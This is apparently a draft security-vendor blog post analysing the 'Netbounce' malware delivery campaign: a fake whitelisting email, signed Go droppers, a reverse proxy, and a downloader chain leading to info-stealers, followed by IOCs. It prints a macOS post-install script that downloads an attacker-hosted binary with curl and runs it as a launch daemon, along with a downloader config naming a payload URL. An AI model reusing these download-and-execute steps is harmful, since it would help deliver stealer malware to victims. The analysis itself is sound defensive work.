
Whitelist Me, Maybe? “Netbounce” Threat Actor Tries A Bold Approach To Evade Detection

Affected Platforms: Windows, Linux, MacOS
Impacted Users: Any organization
Threat Severity: Critical

Preface

On the 12th of February FortiGuard Labs received a request via email from a person representing a company called *Packity Networks* asking to whitelist their software. He claimed it to be a false-positive which inflicts significant impact on their business.



Subject: Referred by Ted Kim - Regarding False Positive

Hi team,

I was referred to Ken by Ted Kim & I was advised that this team could help with an urgent issue we are facing at Packity.

Our company Packity has been suffering from a false positive on our application updates and it is truly effecting our business heavily. Your company is finding a false positive with our software which states it as : W64/Agent.I!tr .

How can we work with your team to remove this False Positive and also get whitelisted for the future so we can avoid false positives hurting our company image and installation on many user devices?

The link to download our software is here :
packity.com/setup.exe

You can see by running it through VirusTotal that your company is bringing this up as a false positive. Please let us know if you can clear this so our users can use our software in confidence.

Thank you.

reagrds,

Lee
Chief Technology Officer
Packity Networks Inc.

Figure 1: The email we received from *Packity Networks* alleged CTO.

At the time, the file at the link was classified as malicious only by Fortinet and Dr.Web sandbox.




Figure 2: Detections in VirusTotal for setup.exe at the time we received the email.

Even when at first glance the request seemed innocent and almost no other security vendor flagged the file, we always investigate such requests thoroughly before complying. Our investigation led to the discovery of a new group we called “Netbounce” and exposed their malware delivery infrastructure. What made it stand out among others is a unique set of tools and techniques. We were able to find several variants developed in-house by this group, each serving a different purpose.

In this blog post we’ll present the measures taken by Netbounce group to make the campaign look as legitimate as possible and actions FortiGuard Labs took to discover the real intentions of the threat actor.

The Cover Story

Before starting to analyze the sample the first thing to notice is that the link from the email (*hxxps://packity.com/setup.exe*) had no reference on the company’s website. Moreover, an “official” installer can be found via another URL on the site: *hxxps://www.packity.com/pub/desktop/Packity-latest.exe*. As can be seen in the following table both installers are entirely different.

File Name	setup.exe	packity-latest.exe
Programming Language	GO	NSIS installer, deploys NodeJS application
File Size	7MB	40MB
Behaviour	No user interaction	Installer with UI

Table 1: Key differences between the official installer and setup.exe from the link.

Yet this is not a very solid indicator as there may be legitimate reasons for that such as the installed application downloading and using that setup.exe file later on. Also, the two executables didn’t exhibit any clear malicious behaviour and both were validly signed with the same certificate issued to “*Secured Network Stack*”.

Background checks we conducted on S*ecured Network Stack* and *Packity Networks Inc.* yielded no results, there were no registered companies or official reference to these entities nor we could find any employee profiles online. However, *Packity* seems to have had some online presence besides their website for at least 2 years based on a twitter account and reviews we found for the software.




Figure 3: *setup.exe* digital signature information from VirusTotal.

Suspicious Code Signature

Even though the executables were signed with the same certificate we noticed that the certificate was issued with an unrelated email address, *session123@me.com*. The certificate was issued on September 2nd 2020 so we searched for older certificates used by *Packity and* found an older installer. Comparing the old signature confirmed that the contact information is indeed unrelated to the company.




Figure 4: Signature information of the old installer (left) and current (new) *Secured Network Stack* signatures used to sign the executables.

The "@me.com" domain belongs to Apple mail accounts create before September 19th 2012, as can be seen on [Apple support website]:

Review these scenarios to see which one applies to you:

- If you created an iCloud account on or after September 19, 2012, your email address ends with @icloud.com. Learn more about @icloud.com mail addresses.
- If you created an iCloud account before September 19, 2012, or moved to iCloud with an active MobileMe account before August 1, 2012, you have both @me.com and @icloud.com email addresses.
- If you had a working @mac.com email address as of July 9, 2008, kept your MobileMe account active, and moved to iCloud before August 1, 2012, you can use @icloud.com, @me.com, and @mac.com email addresses with your iCloud account.

Figure 5: Apple support site addressing the @me.com email domain.

Although it's odd a different email was used, the new certificate was issued exactly when the previous certificate expired, on September 3rd 2020, which may hint it's not malicious.

The keen reader can also notice the signature with the new certificate doesn't have a timestamp countersignature. It is highly uncommon when signing code and the "official" setup file from the website does have a timestamp, thus, our suspicion was not cleared.


Diving Into The Binary

As mentioned earlier, executing *setup.exe* did not provide any clear cut malicious indicators. We were able to observe the following actions:

1. Copy itself to "*C:\Windows\Net Helper\net-helper.exe*".
2. Create a service called "*Net Helper*" with the copied file.
3. Start the service and exit the process.
4. The new service process attempts to connect to *hxxps://update.netbounce.net/check* every 5 minutes.

This behavior is abnormal for an installer since a) no user interaction occurs and b) new folders are normally not created in C:\Windows and actual program files are unpacked instead of the installer just copies itself.

Looking at the code we could see it is written in Go programming language and has a function named *equinoxUpdate*. *Equinox* "helps you build, package and distribute self-updating Go apps to your customers", offers paid hosting plans and provides an open-source client SDK.



How it works

Equinox helps you sign, package and distribute self-updating Go programs. Equinox is made up of three parts:

1. The **Equinox release tool**, a small CLI tool that wraps `go build`
2. The **Equinox SDK**, a small go package that adds self-updating functionality to your app.
3. The **Equinox service**, that hosts your binaries, download pages and update patches

Figure 6: Equinox documentation.

In fact, aside from setting persistency most of the functionality of the executable is basically the equinox client using a hardcoded AppId "*test*". There were no other references to the equinox namespace, meaning it was used with source code and not just as an imported package, so we checked for any changes made to it. We found that in addition to the update URL listed above, the HTTP User-Agent header was set to "*Netbounce/1.0*".

Changing the URL effectively means the public equinux servers won't be used but the update mechanism might still appear legitimate by using the same protocol.

At the time of the analysis, the update mechanism did not download anything, however, it's possible the threat actor simply reserved the option to use it and deliver malicious payloads in the future.

Quick Recap

At this stage we hit a roadblock. There were many weird looking indicators: sketchy company, executables which lack references on the company's website, digital signatures with shady attributes and an application without any substantial functionality. As suspicious as it appeared to be, we didn't have any concrete proof it was indeed malicious. At this point we decided to try to find other files that were signed using the same certificate, hoping to get a new lead.

Revealing The Real Story

We were able to track down additional samples which shared similar properties to the one we received in the email. Among them, we identified samples compiled for Linux and MacOS, as well as actual malicious capabilities.

A sample found in the wild under the name "Net Helper GUI.exe" was nearly identical in all properties:

- File size: 7MB
- Programming language: Go
- Execution path: %windir%\Net Helper\net-helper.exe
- First seen: 2/14/2021

Bindiffing the executable confirmed that both samples have the same author, moreover, it revealed that it has additional functionality:

- Exact function matches: 5074.
- Partial function matches: 29.
- *Net Helper GUI.exe* only functions: **164** (new functionality).
- *Setup.exe* only functions: 34 (none contain real functionality).

Analyzing the differences we observed that the function *main_run* has additional code on the branch that runs when the service is not yet installed. Prior to installing the service, the function "*main_setupNetUpdater*" is called to download and execute a next stage payload via a HTTP GET request to *boostfever.com.* With the URL path in the domain is hardcoded the subdomain is either:

1. Randomly generated UUID - *hxxp://0857a813-72ca-4a70-883a-3b555f6bf3c1.boostfever.com/progwrapper.exe*
2. Hardcoded "*cdn*" - hxxp://cdn.boostfever.com/progwrapper.exe

We'll elaborate on *progwrapper.exe* in a later section.




Figure 7: Graph view of *main_run* with the added basic blocks (highlighted).

Before running the payload, it is made persistent on the machine via Registry for each time the current user logs on with a new session: *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\net-helper.*

We found these downloaders were contained inside archives and MSI installers, which aligns with placing this functionality right past verifying the service is not installed, which is the case when the sample executes on the system for the very first time.

The equinox client was used as an imported package, so the namespace is found intact along with the default URL (*https://update.equinox.io/check*) and User-Agent (*EquinoxSDK/1.0*). A hardcoded AppId (*app_6EE4wBvjBhS*) was used across all the samples we detected. After the 5 minutes timer elapses in the service an update is pulled from the equinox servers.

The updated file is another variant of "Net Helper". It has the modified equinox client, like in setup.exe, but the AppId is generated using the machine's serial number. We will refer to these samples as post-update variants.

Reverse Proxy

Another functionality incorporated in various samples, pre and post update, is reverse proxy which effectively grants its operator a foothold inside compromised networks while bypassing perimeter firewall policies. Potentially, its purpose may also be to use infected machines as hop points when conducting operations against targets in other organizations.

The capability was implemented using the open-source [Tunnel]() package. When the service runs, an HTTP GET request is sent to an external server, for instance, *hxxp://connect.netbounce.net/manage.json*, to obtain the address of the proxy server for inbound communication. Once the sample connects to the specified server the operator can start proxying HTTP/TCP connections through the compromised machine.

The name of the package in the compiled binaries is "*netbounce*" or "*proxy*". Off the shelf, the package supports redirecting traffic only on the local host, the victim's machine in our case. The malware authors changed the code to allow them to connect to other machines per specification.

```
mov     rax, [rsp+0B0h+arg_18]
mov     rax, [rax+20h]
mov     [rsp+0B0h+var_B0], rax
call    runtime_convT64
mov     rax, [rsp+0B0h+var_A8]
lea     rcx, unk_9CAF40
mov     qword ptr [rsp+0B0h+var_18], rc
mov     qword ptr [rsp+0B0h+var_18+8],
lea     rax, aSDSS3439Amp033 ; '%s:%d%s
mov     [rsp+0B0h+var_B0], rax
mov     [rsp+0B0h+var_A8], 5
lea     rax, [rsp+0B0h+var_28]
mov     [rsp+0B0h+var_A0], rax
mov     [rsp+0B0h+var_98], 2
mov     qword ptr [rsp+0B0h+var_90], 2
call    fmt_Sprintf
netbounce_tunnel___TCPProxy__Proxy+127 (
```

```
	var localAddr = fmt.Sprintf("127.0.0.1:%d", port)
	if p.LocalAddr != "" {
		localAddr = p.LocalAddr
	} else if p.FetchLocalAddr != nil {
		l, err := p.FetchLocalAddr(msg.LocalPort)
		if err != nil {
			log.Warning("Failed to get custom local address: %s", err)
			return
		}
		localAddr = l
	}

	log.Debug("Dialing local server: %q", localAddr)
```

Figure 8: The disassembly of TCPProxy.Proxy function against the original [source code]().

MacOS and Linux Variants

Using the Go programming language allows the threat actor to extend their operations to MacOS and Linux very easily, as it is simply to compile the source code to a different operating system.

For MacOS, we found an [application package]() with a post install script that downloads a pre-update variant with the same hardcoded equinox AppId (*app_6EE4wBvjBhS*). It also includes the reverse proxy functionality with the same management URL (*hxxp://connect.netbounce.net/manage.json*).

```
#!/bin/bash
echo "Executing postinstaller script for custom installer"
/usr/bin/curl -s https://uploadhub.io/manager-macos -o $INSTALLER_TEMP/manager-macos
/bin/chmod 755 $INSTALLER_TEMP/manager-macos
/bin/launchctl unload /Library/LaunchDaemons/Net\ Helper.plist
/bin/rm -rf /Library/LaunchDaemons/Net\ Helper.plist
/bin/rm -rf /Library/Application\ Support/NetHelper
/bin/mkdir /Library/Application\ Support/NetHelper
/bin/cp -pr $INSTALLER_TEMP/manager-macos /Library/Application\ Support/NetHelper/net.helper
/Library/Application\ Support/NetHelper/net.helper
/bin/launchctl load /Library/LaunchDaemons/Net\ Helper.plist
echo "Finished:post"
exit 0
```

Figure 9: The post install script included in the package.

For post-updates samples we observed there were no additional updates pulled from the *netbounce.net* domain. Leveraging the fact the equinox client was used to communicate with this server we figured out the URLs that serve files in response to valid update requests. Through that we issued requests on our own and were able to obtain an ELF sample we classified as a post-update variant.

Program Wrapper

Circling back to the *progwrapper.exe* executable, we identified it was also developed in Go. It sends an HTTP GET request to a hardcoded URL (*hxxp://cdn.boostfever.com/ex.json*) which returned the following JSON object in response:


```
{
  "available": true,
  "download_url": "http://demian.biz/output40.exe",
  "exist_criteria": {
    "type": "file",
    "path": "%SYSTEMDRIVE%\\Users\\Administrator\\AppData\\Roaming\\Trackingfolder084\\start.txt"
  }
}
```


Figure 10: ex.json from the response.

Depending on the "*type*" field it checks if a file or a registry key does not exist in the provided path and proceeds to download and execute the file from the "*download_url*". The function *main_downloadAnotherExecutable* also exists in "*Net Helper GUI.exe*" and the code seems to be shared with just one small difference, not related to the functionality itself.

In this case, *output40.exe* is the final payload. It's packed with a multistage packer. Following unpacking we discovered different stealers being delivered from this infrastructure, such as Vidar and FickerStealer. We observed different variants of the packer, thus, we estimate it is a part of this delivery infrastructure as well. After unpacking the payload is executed in memory using reflective loading or Process Hollowing.

Interesting to note that FickerStealer's first action is to create the file "*Trackingfolder084\start.txt*". The string is hardcoded in the binary, which hints at an intimate relationship between it and the Netbounce infrastructure.

A newer version of progwrapper.exe added a basic remote command execution capability which can be used instead of the download and execute. This variant uses a different hardcoded domain, t1.xofinity.com, over HTTPS and the responses are encrypted with AES algorithm. Oddly enough, the HTTP User-Agent header is set to “Netbounce/1.0”.

Connecting The Dots

“*Netbounce*” is used as a domain name, as User-Agent and custom packages in the source code. Since it’s possible source code is shared by different actors, the overlaps in the network infrastructure allow to cluster all the activity together to one entity.

WHOIS records for *installcdn-aws.com*, *boostfever.com*, *jumpernode.com* and *uptime66.com* show they were all registered by the same entity.

They have the same active subdomains, like *cdn*, *download*, *update* and *proxy*. Other subdomains have a similar pattern where they are formatted as “*<single char>1*”: *c1.boostfever.com*, *u1.boostfever.com*, *t1.xofinity.com*, *m1.uptime66.com*.

All IPs for the domains resolved to the same subnet - 195.181.160.0/20. Some servers also hosted by different domains:

- 195.181.169.92: *dl.installcdn-aws.com*, *u1.boostfever.com*, *t1.xofinity.com*.
- 195.181.164.195: *cdn.boostfever.com*, *cdn.netbounce.net*, *proxy.netbounce.net*, *connect.netbounce.net*, *proxy.jumpernode.com*, *connect.jumpernode.com*.

Looking at passive DNS records we get some idea for the progression of the campaign over the few last weeks. The following table shows the resolution history of domains that pointed to 195.181.164.212, providing another indication all the domains are operated by the same entity.

Date resolved	**Domain name**
2021-02-23	m1.uptime66.com
2021-02-16	xofinity.com
2021-02-15	p1.boostfever.com

Table 2: DNS resolution history to 195.181.164.212.

Summary

This new campaign was detected almost immediately after it started even though the threat actor took a lot of measures to appear legitimate as possible to evade detection:

- Use a real, even though shady, company to masquerade the activity.
- Use valid certificates that looked very similar to the original certificates used by the company.
- Employ a legitimate update service, Equinox, as part of the infection chain.

The threat actor was so convinced that the cover is good enough to send us an email pointing us directly to their executable in an attempt to trick us to whitelist it.

The initial sample we got is only one part of a rather elaborate, multistage infection mechanism which can be activated at any point in time, with the final payload customized according to the attacker's desecration.




Figure 11: The infection chain stages.

Commented [1]: need to revise this

The rich and versatile open-source ecosystem of the Go programming language along with it's cross-platform support surely cut down heavily on the threat actor's work time and costs.

After we proved this is a part of a malicious campaign we kept digging and found many other related samples. Some of the samples were signed with certificates issued to other shady companies.

We'll dive into technical details of FickerStealer in a follow up blog.

Fortinet Protections

FortiEDR detects and blocks payloads delivery from this infrastructure out-of-the-box without any prior knowledge or special configuration. It uses both its AI-based AV and post-execution prevention engines, as can be seen in Figure 12:




Figure 12: FortiEDR blocks the payload actions post-execution.

FortiGate blocks the IPs as <TBD>.

FortiGuard’s Web Filtering blocks the domains and URLs as <TBD>.

FortiClient AV detects this sample as <TBD>.

In addition, as part of our membership in the Cyber Threat Alliance, details of this threat were shared in real time with other Alliance members to help create better protections for customers.

Appendix A: MITRE ATT&CK Techniques

ID	Description
T1553.002	Subvert Trust Controls: Code Signing
T1543.003	Create or Modify System Process: Windows Service
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
T1071.001	Application Layer Protocol: Web Protocols
T1573.001	Encrypted Channel: Symmetric Cryptography
T1573.002	Encrypted Channel: Asymmetric Cryptography
T1090	Proxy

T1027.002	Obfuscated Files or Information: Software Packing
T1055.012	Process Injection: Process Hollowing

Appendix B: IOCs

File Names

outtput213.exe
output40.exe
progwrapper.exe
pwrap.exe

File Paths

C:\Windows\Net Helper\net-helper.exe

Registry

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\net-helper

Domains

netbounce.net
cdn.netbounce.net
bin.netbounce.net
connect.netbounce.net
update.netbounce.net
proxy.netbounce.net
newurl.netbounce.net
file.netbounce.net

boostfever.com
cdn.boostfever.com
c1.boostfever.com
u1.boostfever.com

installcdn-aws.com
dl.installcdn-aws.com

jumpernode.com
connect.jumpernode.com
notif.jumpernode.com
download.jumpernode.com
proxy.jumpernode.com

uptime66.com
m1.uptime66.com

xofinity.com
t1.xofinity.com

uploadhub.io

Payload hosting domains:
applemart.biz
demian.biz

IPs

195.181.169.92
195.181.164.195
195.181.169.68
185.59.222.228

URLs

hxxps://packity.com/setup.exe
hxxp://<UUID>.boostfever.com/progwrapper.exe
hxxp://cdn.boostfever.com/progwrapper.exe
hxxps://uploadhub.io/manager-macos
hxxp://connect.netbounce.net/manage.json
hxxp://cdn.boostfever.com/ex.json
hxxp://newurl.netbounce.net/ex.json
hxxps://update.netbounce.net/check
hxxp://file.netbounce.net/p3wrapper.exe
hxxp://download.netbounce.net/p3wrapper.exe
hxxp://proxy.netbounce.net/launch.json
hxxp://notif.jumpernode.com/launch.json
hxp://download.jumpernode.com/p3.exe
hxp://proxy.jumpernode.com/launch.json
hxp://proxy.jumpernode.com/ex.json
hxxp://u1.boostfever.com/check
hxxp://dl.installcdn-aws.com/pwrap.exe
hxxps://m1.uptime66.com/fetch.json

Certificate Thumbprints

ed165d2ab91538a8fb399fa543151b7767f471c3
9083948fd75b63d15229b413546332adfe5507b4
bcc2a3f7c9d57807895104b0d40e869407c98b6b

File Hashes (SHA256)

6733a81c321b5dedc6dc33d3e4dcf82ec15caef172dab86954e1a664c5ad0973

9034f7dd8d9ad1c49372412bf33d48d725087c52504ac8512c9d1d31816a3607
1762738638ce472f7fed23003bec41d6c1debc414dca966439f853a8cee7119d
66ba544e9493621b9594e3d4604c47ef4244c22c80e60c28f0bdfa8025f94d3f
b71038f63ab7f2ca5e2c80b7f0a5977b31cf6406b29dc28ab7f0ec118d98ba8c
cb2c56f85623d64f4bc788d77b1163bb0b8bfbd6d451dc976d390f7e7cd0f279
e0954bf1de9f4afc60357d49c5e973a8d0dde1f84b65bd2930296004fa762188
fddcdcdc2802454ed3641efdb9d86f334c61b52d90533c96f2b46302c28580a3
b913ab61afd82fb6560f51beecf339b43aa7d310de3a572efa18d7ee256c92da
fe96c4e912886584598ffd7ba5cf933776b6c53bbee572ed7c4bed81856bd7eb
988b991f3b33da069b112e743520fe986be9bf16cd8d442339582844f56c053e
e03258d7c29798610cdf9eb3a7cd0a0337ee83a936a31157cfddca9d13d725cc
a183d902ba43f10f2edb7c3153393665261b201dc3fb7cb8a94d58780eac5500
0298de2853407a54bcbf264234bd562321c2fdde155567f587504bd62b077fe0
8424b4c0dd16de41e0f0c92ca4ddbd192eab225cc09544c7315f40f1ba76710b
85b916180f6bc0cb63b4113b1684dcae53408198615b3d24412d669de90aafbd
12749b43d88a34c3a43c3fc60e29a678f6e220556a52be80993eec5d944eeb87
31227a18b873cf14689b1e82b4f6d8c2e8ba59d1943fe94fd28cde7b29a335d2
c5654ff65d13c67e7d2499f5d67480caae65d29a8e08cda71367a1707ae6021b
9587f5de22437d2f61385d98d289a73b4de2264c3a6030b7fd47a01b6963e14c
dfa8f3e9a34d8f9f783c8f3d7de918f026605b304840abf856767b45396f1440
3d8f6d3315ce87f0278879b0eb67de9d5da636f2e3da1f49567575f1f2f150f4
d38ec57079e8f913d4493bc88c82efb08afb79c245c4637ac4a6e07ed351c060
2d72a008bfdfcd3284f926348cebb7a459872174c645029b87b5b868ff89f6c0
b6d6ddbc9119380be5945175eb218c4dd6994bb6ca25eaec7024bbf354d33011
7d06bfc310ad39d79898c6b2949ab3e747fe282ba1c35e6ec8e6c5962f10c3da
80aeb6af074c151efa0e32693b1e3cf8ea2d700e29a1c39d371fdf0cf3f101da
51326a0c585532f8ad872a195bb90f06161660026cddc6ef84b4c07ff9b281cd
1e57676cf5946502ef27d7c08bc9afcf8f4fb058a722bde849250def9d1d42a6
90954e568e8645e68a5c56a38d817e553c2e256f9f692ca008578f6d77e5bfef
2147356098721f8003a1f94c08fb8cbaa754059b5019960cd47c354f5accc412
6750224a37e7ed287f75be8cc741ff99081b35f77d72a759f67f9561897967dd
22403f3f045ca8c29b1bb7f9d0ca195d2c15f3d0d70e990607ccbc65f070bfef
89ebcd8aed0574684e320ad14cbd4b59a5423c4db28786993bb37431a30aea27
2f26dc5c71df628cedc4dbf60fa1d3d695ecb60f0b38572850974ea4ee081b80
d54f390ecc9dc73a4ab2aad6af0e36eb8bac68f8168079b9956366c929903912
ea03ef2fb38f6677c41949b3ab45c973457ceef2a1cc090ad250045b120e2b9c
72225670febdbb21262d6f54f93d518843dc51363a827bf256377c2354a08b7e
62a7e6b1cf4d4af7430f62c8859e26ccf2446d92cc7caf2cd86fcc8a731d413a
5771123bf3eb4560f53a072b6011ac990f584e99928366be7a98b47e310b642a
da2a50653bdbbb6871dd4790ea95bda4c183b1cf05aba8fa0f3205602ac7d65b
e570c83c7b852cbd0fad6e0a72017f4a93e5e0c0db3d076950341bc6dcaabd40
6194f7f3c0f9ff9789975b6aaaa5d252c06a88b9ac5d5a69e907c939fb33eba0
77a0bd4fb38fac1f0cb280983a87697dbbaa1268f9c4c59b3f714cbd2d23f184
b3402c8b86dbd9a2349b6486abe0f3502bf7450ea8180feb924a0785a7a0e203
d473fbe34df054354f56d1edfa99fb8bfe6e1e41b2f7dcbce9bada48cafb3b24
6f0c77ecdce1b8dad35b073454f01f39ea7e160f7f1439ac9287bc157b6f37a2

77ca624ebce09dc6a480f91e7cf1d69a2dde43e7cd5603fd8f058cf239a011fe
8b5bf607ad7cb81fb799acecf6bd503585d59eced3d84b853ba0a1a7d98200b2
f9d2a6933f0ca86321d2c857d537eeb623d9081fe6d883bc44d09e96b57def56
a6d9ab9ae6e659fc124ecb6f18e746a0327339784bb14ea401c664b9dc38b693
f6466773c7d24c2609504622e1f2acfb6a912a6aff7a97f7aa82760cf9b62b09
ea5a7051b52fa0e6a91f88ae3c1dac6a1e77c1a849a9835ebcb432bdacd475ef
1abb54ae68d00a146f2775dd54a6249d344fb4032459f7637bc04dbbed0789b9
7f9baee2d74b8bb2f3046fef0caa4bf6ef595c4993e004901ba543ed60ebfc80
1abb54ae68d00a146f2775dd54a6249d344fb4032459f7637bc04dbbed0789b9
5fbe8928becdabcbb98dd08502b7d50f85313cc7dc463c4b98d88ce33882db07
a0f1050ae5f427dc6e3911f4091b9e8463d3ca780ff322841f5a61972dc03e01
3dffef8bcccfe4b87133cb55475bd756e6ef26697128d250f3f3d9f6d23e8cc1
3aa52ee7f7183009188dedb4d1a8913a297d78a0735d70756813ce93bfcbbb90
9f1bbfa89ebfca776751f86bd6ef9999ddb6fc9382b904a4f871682457485ad4
a217fddc29ea3011b344b271070ef945686ed2ad9a1fbddde8a7580145fac52d
